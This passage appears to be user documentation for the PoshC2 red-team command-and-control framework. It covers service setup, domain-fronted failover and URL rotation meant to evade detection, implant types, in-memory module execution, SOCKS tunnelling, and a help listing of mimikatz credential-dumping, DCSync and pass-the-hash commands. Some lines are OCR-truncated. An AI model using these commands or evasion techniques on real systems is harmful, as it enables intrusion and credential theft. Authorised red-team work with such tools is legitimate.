This means that if the user's session quits then the process will not die, and similarly if the host is rebooted the service will resume automatically.

The C2 server can be installed and started as a service by issuing the following command:

```
posh-service
```

This will install and launch the service and view the log, however now if the user ctrl-c's the log the C2 service will continue to run in the background. If *posh-service* is re-run it will restart the service.

A user can resume viewing the log by entering:

```
posh-log
```

The service can be stopped by running:

```
posh-stop-service
```

Communications Failover

The communications options in PoshC2 can be configured with an array of URLs and host headers to provide implants with communications failover and rotation options.

When editing the configuration, simply provide a list of **PayloadCommsHost** values and **DomainFrontHeader** values.

```
PayloadCommsHost: "https://domainfrontable.com,https://direct.com"
DomainFrontHeader: "dfheader.com,direct.com"
```

There is a one-to-one mapping of DomainFrontHeaders to PayloadCommsHosts so these arrays must be of equal length, though empty header values are allowed.

This configuration will now attempt to get out on the first URL and Header combination, then failover to the second and so on. This will stop on the first successful connect and start the loading of the second stage. If no connection is made then each URL will be re-attempted several times after an increasing timeout to give operators the opportunity to fix any whitelisting issues etc.

Communications Rotation

Once in the environment communications rotation can be turned on. The idea for rotation is to identify a number of URLs that you would like to spread your comms over and then randomly communicate over all of them. This has the added benefits of helping blend, while also allowing operators to respond to a client blocking individual C2 URLs. Furthermore, this will help avoid telemetry detections. If you are rotating through multiple URLs and one is blocked then the rotation list can be modified on the next successful callback.

To assist with identifying URLs that work and can connect back to the C2 server, a PowerShell script is provided that will display the results in the C2 server window.

```
invoke-urlcheck -urls https://ur1.com,https://url2.com -domainfront header1.com,
↪header2.com -uri /en-gb/surface/accessories/

27/03/2020 09:30:55: The URL: https://url1.com successfully connected
27/03/2020 09:30:56: The URL: https://url2.com successfully connected
```

Once a list is prepared communications rotation can be enabled using the *enable-rotation* command which will then prompt the user for the values.

get-rotation can be used to see what URLs are being cycling through at any given time when rotation is enabled.

6.1.5 Updating PoshC2

It is not recommended to update PoshC2 during an engagement. Incoming changes may be incompatible with an existing project and can result in erratic behaviour.

When using a git cloned version of PoshC2 you can update your PoshC2 installation using the following command:

```
*** PoshC2 Update Script ***
Usage:
posh-update -b <git branch>

Default is the master branch
```

Any existing changes are 'git stash'ed before updating.

6.2 Using PoshC2

6.2.1 Managing PoshC2


Once PoshC2 is setup and running you can find all relevant project data in your project directory under **/var/poshc2**.

This includes:

- The project configuration file
- The project database if using a local SQLite database
- Log files
- The Apache mod_rewrite rewrite rules for if using a C2 Proxy
- **A *payloads* directory with all the generated payloads. Any additional payloads you want to use in PoshC2 should be placed**
  - Any relevant information on using the payloads, such as DLL entry points, are logged in the C2 Server log when it starts up
- A *downloads* directory for any files that get downloaded using the Implants
- A *reports* directory for any reports generated by PoshC2

The C2 Server and Implants are interacted with through the **ImplantHandler**.

The ImplantHandler features a top-level prompt when an Implant is not selected for interacting with the C2 Server. This prompt can always be reached by entering the *back* command from an Implant. This prompt receives commands such as enabling or disabling notifications, changing the default beacon time, managing captured credentials, creating new payloads for new URLs or for Proxy or Daisy Implants and more.



Any none-Implant configuration is performed from this prompt, in addition to selecting Implants to work with.

Quitting PoshC2

The Implant-Handler traps Ctrl-c Keyboard Interrupts and resets the prompt so that if you typo a large command, for example, the prompt will just reset much like a terminal shell.

To quit PoshC2, you can send an EOF with Ctrl-d (again the same as a terminal shell), or type the `quit` command.

6.2.2 Getting an Implant

Posh has several types of Implant:

- **PowerShell - a PowerShell based Implant that does not use *PowerShell.exe* but instead interacts with *System.Management.***
  - This Implant allows the user to load any PowerShell module and execute any PowerShell cmdlets from the Implant prompt.
  - PowerShell version 2 and version 4 payloads exist.
- **Sharp - a C#.NET Implant that does not use any PowerShell related functionality at all and does not interact with any Pow**
  - This Implant can run C# executables in memory, such as BloodHound and the GhostPack binaries from SpectreOps.

- **Python** - a Python3 Implant that requires Python3 on the target in order to execute, but allows the user to run arbitrary Python3 code and load Python3 scripts.
- **PBind** - PowerShell and Python Implants that communication using named pipes.

Payloads for all these Implants are generated in the project *payloads* directory, and should be sensibly named with type, architecture and version (in case of PowerShell). Raw and Base64 encoded Shellcode files are also created for custom payload creation or in-memory injection.

Once a payload is successfully executed, an Implant will check in and a message will be displayed in the C2 Server log, and the second stage will be automatically loaded:

```
[1] New PS implant connected: (uri=GHVwGjYtPxphfHF key=jqcx/rO8snr4BRZe+IovcysSWYm1YK96fDk
172.16.175.128:49865 | Time:2020-08-03 12:06:00 | PID:7364 | Sleep:5s | bob @ BEEROCLOCK (

Task 00001 (autoruns) issued against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020-0
loadmodule Stage2-Core.ps1


Task 00001 (autoruns) returned against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020
Module loaded successfully
```

This will detail useful information such as the the Implant ID, the Implant type and the environment it is running in.

The Implant Types can be summarised as:

- PS - PowerShell Implant.
- C# - C# Implant that does not use System.Management.Automation.dll.
- PY - Python Implant.
- PB - PBind

These can also have suffixes depending on the Implant sub-type:

- ;D - A Daisy Implant that is achieving C2 communications by daisy-chaining traffic through another implant.
- ;P - A Proxy Implant with hard-coded Proxy credentials.

Some other notes:

- If the user's username has a * as a suffix then the Implant is running in an elevated context.

The Implant will also be available in the Implant-Handler once it is refreshed by pressing Enter:

```
          =============== PoshC2 v6.0.1 (3403326 2020-07-30 17:04:59) ===============

User: R2B2

[1] : Seen:2020-08-03 12:07:17 | PID:7364  | 5s | URLID: 1 | BEEROCLOCK\bob @ BEEROCLOCK (

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 
```

At this stage, the Implant is ready to receive commands from the user.

6.2.3 Implants

As previously mentioned, PoshC2 has three types of Implant:

- **PowerShell - a PowerShell based Implant that does not use *PowerShell.exe* but instead interacts with *System.Management.***
  - This Implant allows the user to load any PowerShell module and execute any PowerShell cmdlets from the Implant prompt.
  - PowerShell version 2 and version 4 payloads exist.
- **Sharp - a C#.NET Implant that does not use any PowerShell related functionality at all and does not interact with any Pow**
  - This Implant can run C# executables in memory, such as BloodHound and the GhostPack binaries from SpectreOps.
- **Python** - a Python3 Implant that requires Python3 on the target in order to execute, but allows the user to run arbitrary Python3 code and load Python3 scripts.
- **PBind** - a subset of PowerShell and Sharp implants that uses named pipes to communicate.

Using an Implant

The Implant-Handler window will not refresh the implant check-in times automatically, however, if you hit the [enter] key without any values in the input field it will refresh the implant window and update the last checked in times/dates. If you then wish to use one of the implants type the ID value and hit enter and this will put you into a prompt like follows `1`:

```
PS 1>
```

If you want to select more than one implant, you can provide a comma separated list `1,2,3,4`:

```
1,2,3>
```

Finally, you can select ALL implants by typing `ALL`:

```
ALL>
```

The Implant-type is displayed just to the left of the prompt, unless multiple Implants have been selected.

The Implant Types can be summarised as:

- PS - PowerShell Implant.
- C# - C# Implant that does not use System.Management.Automation.dll.
- PY - Python Implant.
- PB - PBind

These can also have suffixes depending on the Implant sub-type:

- ;D - A Daisy Implant that is achieving C2 communications by daisy-chaining traffic through another implant.
- ;P - A Proxy Implant with hard-coded Proxy credentials.

Once at the Implant prompt, commands that are executed are issued to the Implant(s). Context sensitive help and history is provided to assist in commands. See the Help section for more information.

When a command is issued to an Implant it is issued as a Task with a particular identifier. This identifier can be seen in the C2 server log along with the executing user when a Task is picked up by an Implant. When an Implant responds

to a particular task, it does so using the same Identifier, allowing command input and output to be correlated directly, and actions attributed to users.

```
Task 00002 (R2B2) issued against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020-08-03
hostname


Task 00002 (R2B2) returned against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020-08-

BEEROCLOCK
```

Note that if PowerShell output is truncated then, as in PowerShell directly, the user can pipe the command to *Format-List* or its alias *fl* to retrieve the full output.

```
Task 00003 (R2B2) issued against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020-08-03
get-acl | fl


Task 00003 (R2B2) returned against implant 1 on host BEEROCLOCK\bob @ BEEROCLOCK (2020-08-



Path   : Microsoft.PowerShell.Core\FileSystem::C:\Users\bob\Documents\git
Owner  : BEEROCLOCK\bob
Group  : BEEROCLOCK\None
Access : NT AUTHORITY\SYSTEM Allow  FullControl
         BUILTIN\Administrators Allow  FullControl
         BEEROCLOCK\bob Allow  FullControl
Audit  :
Sddl   : O:S-1-5-21-208656488-2805253837-2237764543-1001G:S-1-5-21-208656488-2805253837-22
         SY)(A;OICIID;FA;;;BA)(A;OICIID;FA;;;S-1-5-21-208656488-2805253837-2237764543-1001
```

Note that any tasks that are run automatically, such as the loading of certain modules, are performed as the **autoruns** user.

6.2.4 Loading and Running modules

Any PowerShell script can be loaded by the PowerShell implant and executed in memory:

```
loadmodule MyPowerShellScript.ps1
Invoke-MyCmdlet
```

Or similarly for Python Implant

```
loadmodule MyPythonScript.py
my_python_function("arg")
```

The C# Implant also has the ability to load and execute modules in memory, but these modules are C#.NET executables. These modules are invoked through .NET reflection and do not touch disk, and PoshC2 requires a few extra bits of information.

- The Namespace of the class containing the **Main** method
- The Class name of the class containing the **Main** method
- The Assembly name

```
loadmodule MySharpStuff.exe
run-exe Namespace.Class Assembly <args>
```


For example, if the below code was compiled into an executable:

```
using System;

namespace ConsoleApp1
{
    class MySuperProgram
    {
        static void Main(string[] args)
        {
            if (args.Length >= 1)
            {
                Console.WriteLine(args[0]);
            }
        }
    }
}
```

Then we can see the namespace is **ConsoleApp1**, and the class is **MySuperProgram**

The Assembly Name can be found in Visual Studio by right-clicking the project (not the solution) and choosing *Properties*



Alternatively it can be found in the Projects **.csproj** file:


ConsoleApp1.csproj

```
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild/
  <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Commor
  <PropertyGroup>
    <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
    <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
    <ProjectGuid>{D4F8E5B1-764D-4D83-98C0-7E5286B8A9AC}</ProjectGuid>
    <OutputType>Exe</OutputType>
    <RootNamespace>ConsoleApp1</RootNamespace>
    <AssemblyName>PwnStuff</AssemblyName>
    <TargetFrameworkVersion>v4.7.2</TargetFrameworkVersion>
    <FileAlignment>512</FileAlignment>
    <AutoGenerateBindingRedirects>true</AutoGenerateBindingRedirects>
    <Deterministic>true</Deterministic>
  </PropertyGroup>
  <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Debug|AnyCPU' ">
    <PlatformTarget>AnyCPU</PlatformTarget>
    <DebugSymbols>true</DebugSymbols>
    <DebugType>full</DebugType>
    <Optimize>false</Optimize>
    <OutputPath>bin\Debug\</OutputPath>
    <DefineConstants>DEBUG;TRACE</DefineConstants>
    <ErrorReport>prompt</ErrorReport>
    <WarningLevel>4</WarningLevel>
  </PropertyGroup>
  <PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
    <PlatformTarget>AnyCPU</PlatformTarget>
    <DebugType>pdbonly</DebugType>
    <Optimize>true</Optimize>
    <OutputPath>bin\Release\</OutputPath>
    <DefineConstants>TRACE</DefineConstants>
    <ErrorReport>prompt</ErrorReport>
    <WarningLevel>4</WarningLevel>
  </PropertyGroup>
  <ItemGroup>
    <Reference Include="System" />
    <Reference Include="System.Core" />
    <Reference Include="System.Xml.Linq" />
    <Reference Include="System.Data.DataSetExtensions" />
    <Reference Include="Microsoft.CSharp" />
    <Reference Include="System.Data" />
    <Reference Include="System.Net.Http" />
    <Reference Include="System.Xml" />
  </ItemGroup>
  <ItemGroup>
    <Compile Include="Program.cs" />
    <Compile Include="Properties\AssemblyInfo.cs" />
  </ItemGroup>
  <ItemGroup>
    <None Include="App.config" />
  </ItemGroup>
  <Import Project="$(MSBuildToolsPath)\Microsoft.CSharp.targets" />
</Project>
```

In this case the Assembly Name is **PwnStuff**.

The command then to run the executable and print "PoshC2Rocks" would be:

```
run-exe ConsoleApp1.MySuperProgram PwnStuff PoshC2Rocks
```



There is also a `run-dll` command which works exactly the same way as `run-exe` for C#.NET DLLs, however there is one additional argument which specifies the entry point (and the class and namespace must match that of this entrypoint):

```
run-dll ConsoleApp1.MySuperProgram PwnStuff MyEntryMethod PoshC2Rocks
```

Finally, there is also the *run-exe-background* command which operates in the exact same way as above, except it runs the command in the background in the implant as opposed to the foreground.

6.2.5 SOCKS Proxying

One of the most important tools for a Red Teamer is the SOCKS Proxy. This enables the creation of a tunnel between two machines such that any network traffic forwarded through it appears to have originated from the target environments end. Once a foothold has been gained on a machine, a SOCKS proxy can be deployed between the operators machines and the target in order to access subnets, machines and services that would not normally be directly accessible. This includes being able to RDP to another machine or even to browse the corporate Intranet.

Nettitude have their own Socks proxy called **SharpSocks** by Rob Maslen which is incorporated with PoshC2, see the blog post about it here.

SOCKS support is built into most modern browsers and cURL. However, to use tools like rdesktop or nmap, proxychains on Linux can be used to tunnel the traffic. On Windows, software such as ProxyCap (http://www.proxycap.com/) can be used.

To start sharpsocks, enter the `sharpsocks` command into a **PowerShell** Implant, which will provide the user with a command to run on the C2 server that will start the SOCKS server:

```
PS 1> sharpsocks
/opt/PoshC2/SharpSocks/SharpSocksServerCore -c=CteIopoCcIfFegXFXsdzyscpt -
↪k=O4QsWRPiEXYbHJobUSs9GfPloh9O8U7VlyV0dxYnWZ8= --verbose -l=http://127.0.0.1:49031

Are you ready to start the SharpSocks in the implant? (Y/n)
```

Once the SharpSocks server is running, press Enter, and the Implant will connect to the SharpSocks server. The SharpSocks server output will indicate when the implant has successfully connected and the SOCKS proxy has started.

6.2.6 Help

PoshC2 has multiple maintained options for receiving help while using the tool.

In the Implant-Handler, the *help* command can always be run to provide a smart list of commands that are relevant to the current context. For example, in a PowerShell implant, only PowerShell relevant commands will be shown.


This help can be searched through the use of the *searchhelp* command:

```
PS 1> searchhelp mimikatz
searchhelp mimikatz
invoke-mimikatz -command '"sekurlsa::logonpasswords"'
invoke-mimikatz -command '"lsadump::sam"'
invoke-mimikatz -command '"lsadump::lsa"'
invoke-mimikatz -command '"lsadump::cache"'
invoke-mimikatz -command '"lsadump::secrets"'
invoke-mimikatz -command '"ts::multirdp"'
invoke-mimikatz -command '"privilege::debug"'
invoke-mimikatz -command '"crypto::capi"'
invoke-mimikatz -command '"crypto::certificates /export"'
invoke-mimikatz -command '"sekurlsa::pth /user:<user> /domain:<dom> /ntlm:<hash> /
↪run:c:\temp\run.bat"'
invoke-mimikatz -command '"lsadump::dcsync /domain:domain.local /user:administrator"'
```

Auto-completion


Furthermore, each prompt has an intelligent context sensitive autocompletion menu:

These commands are fuzzy-matched with the current text (for the first word only), so for example **isc** will match **invoke-shellcode** and **wmi** will show all the commands with **wmi** in them.



Auto-suggestions

Each prompt maintains a contextual command history and provides auto-suggestions. For example, commands issued at a C# implant prompt will have their own history, and when at a C# prompt fish-shell-like suggestions will appear in gray text from that contextual history. These suggestions can be completed by pressing the right-arrow key or Ctrl-e.



Module Help

For help on the individual modules in PoshC2, you can check the module source or run Get-Help for PowerShell modules once they have been loaded:

```
LoadModule Invoke-Mimikatz.ps1
Get-Help Invoke-Mimikatz
```

For C# and Python modules, if the module has help it can be loaded and run to display the help.

```
loadmodule MyHelpfulModule.exe
run-exe MyHelpfulModuleNamespace.MyHelpfulModuleClassName MyHelpfulModuleAssemblyName␣
↪--help
```

Python Documentation

PoshC2 is also fully documented in python3 here. As PoshC2 is ever evolving and is always being updated with the latest tactics and techniques. To that end we recommend that users explore PoshC2's source code to fully understand what is going on under the hood and how to tweak and adjust PoshC2 to match their needs and environment. For any help in doing this, see the Keep In Touch section below.

Keep In Touch

For all the latest news and features, or for the latest documentation and support check out the PoshC2 GitHub page or find us below:

- Find us on Twitter - @Nettitude_Labs.
- Find us on Slack - poshc2.slack.com (Send email to labs below to be added to slack channel).
- Find us on Email - labs@nettitude.com.

6.2.7 Key Contributors

- Ben Turner - @benpturner
- Rob Bone - @m0rv4i
- Rob Maslen - @rbmaslen
- Doug McLeod - @b4ggio_su
- Rich Hicks - @scriptmonkey_
- Phil Lynch - @plynch98
- Ross Bingham - @pwndexter

6.3 Extending PoshC2

Any red-teamer worth their salt will get familiar with their tooling and customise or extend it to suit their needs and the environment.

In addition to being customisable through the configuration file, such as the UserAgent and HTTP Responses in use, PoshC2 can be easily altered to suit the given situation.

For any changes that would be useful for others, please consider adding a pull request.

6.3.1 Adding Modules

To add a new module, simply place it in the **resources/modules** directory in the PoshC2 installation directory.

Any PowerShell script can be loaded by the PowerShell implant and executed in memory:

```
loadmodule MyPowerShellScript.ps1
Invoke-MyCmdlet
```

Or similarly for Python Implant

```
loadmodule MyPythonScript.py
my_python_function("arg")
```

